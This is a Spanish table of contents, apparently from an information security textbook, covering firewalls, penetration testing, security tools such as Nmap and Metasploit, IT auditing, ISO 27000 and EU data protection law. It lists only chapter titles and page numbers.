26.Aplicaciones....483

26.1.Programas antivirus....483
26.1.1.Reglas de las pruebas de evaluación....485

26.2.Cortafuegos....488
26.2.1.Limitaciones de un cortafuegos....489
26.2.2.Configuraciones del cortafuegos....490
26.2.3.La filosofía de la parametrización del cortafuegos....491
26.2.4.Cortafuegos con filtros de tráfico....492
26.2.5.Proxies....495
26.2.5.1.Ordenador bastión....496
26.2.5.2.Beneficios de un ordenador bastión....498
26.2.5.3.Limitaciones de un ordenador bastión....498

26.3.Enumeración (Banner Grabbing)....499

26.4.Filtrado de contenidos....499
26.4.1.Filtrado de contenidos de correo electrónico....499
26.4.2.Filtrado de contenidos de los ficheros HTML....500
26.4.3.Métodos de filtrado....500

26.5.Pruebas de penetración....501
26.5.1.Tipos de pruebas de penetración....503
26.5.2.Fases de las pruebas de penetración....506
26.5.2.1.Fase previa al ataque....507
26.5.2.2.Fase de ataque....507
26.5.2.3.Fase posterior al ataque....508
26.5.3.La contratación de un probador de penetración....508
26.5.4.Metodología....509
26.5.5.Lista de metodologías de las pruebas de penetración....511
26.5.6.Lista de la prueba previas a la penetración....512
26.5.7.Análisis de vulnerabilidad....514

27.Herramientas....516

27.1.Herramienta SATAN (Security Administrator Tool for Analyzing Networks)....516

27.2.Programa Nessus....517

27.3.Programas Sysinternals....519

27.3.1.Sysinternals en Windows 7.....520

27.4.Analizadores de red.....525

27.4.1.Programa tcpdump.....526

27.4.2.Programa Wireshark.....526

27.5.Escaneadores de puertos.....526

27.5.1.Programa SuperScan.....526

27.6.Programa ping.....527

27.7.Programa Hping.....528

27.8.Programa Nmap.....528

27.9.Programa telnet.....530

27.9.1.Acceso a un servidor web con telnet.....530

27.9.2.Correo anónimo vía telnet.....530

27.10.Programa netcat/nc.....532

27.11.Programa nslookup.....533

27.12.Programa whois.....533

27.13.Programa traceroute.....534

27.14.Programa socat.....535

27.15.Navegación anónima.....537

27.15.1.Tor Project.....537

27.16.Buscador Google.....539

27.17.Metasploit.....541

27.18.Aircrack.....541

27.19.Vampire Box de EC-Council.....542

27.20.QualisGuard.....542

27.21.Cycorp CycSecure.....543

27.22.eEye Retina Network Security Scanner.....544

27.23.Foundstone Professional Scanner.....544

27.24.GFI LANguard.....545

27.25.ISS Internet Scanner.....546

28.Auditorías de los sistemas de información.....547

28.1.Tipos de auditoría de los sistemas de información.....547

28.2.Fases de una auditoría de los sistemas de información.....549

28.3.Evaluación de los controles internos.....550
28.3.1.Controles generales.....551
28.3.2.Controles de aplicación.....551
28.3.3.Pruebas de los controles.....552

28.4.Procedimientos de auditoría.....552
28.4.1.Muestreo de la auditoría.....552

28.5.Auditoría en los sistemas operativos UNIX.....554

28.6.Registro de seguridad del sistema operativo Windows de Microsoft. 556
28.6.1.Tipos de datos registrados.....556
28.6.2. Ataques y contramedidas.....557
28.6.3.Escribiendo falsos eventos en el registro de seguridad.....558

29.ISO 27000.....560

29.1.Origen.....560

29.2.Serie ISO/IEC 27000.....561

30.Directiva 95/46/CE del Parlamento Europeo y del Consejo de 24 de Octubre de 1995.....565

31.CERT - Prácticas de Seguridad de los Sistemas y de la Red.....602

32.Ciberespionaje. El País Semanal 17 Junio 2012 614

33.Bibliografía.....626

34.Direcciones de Internet.....628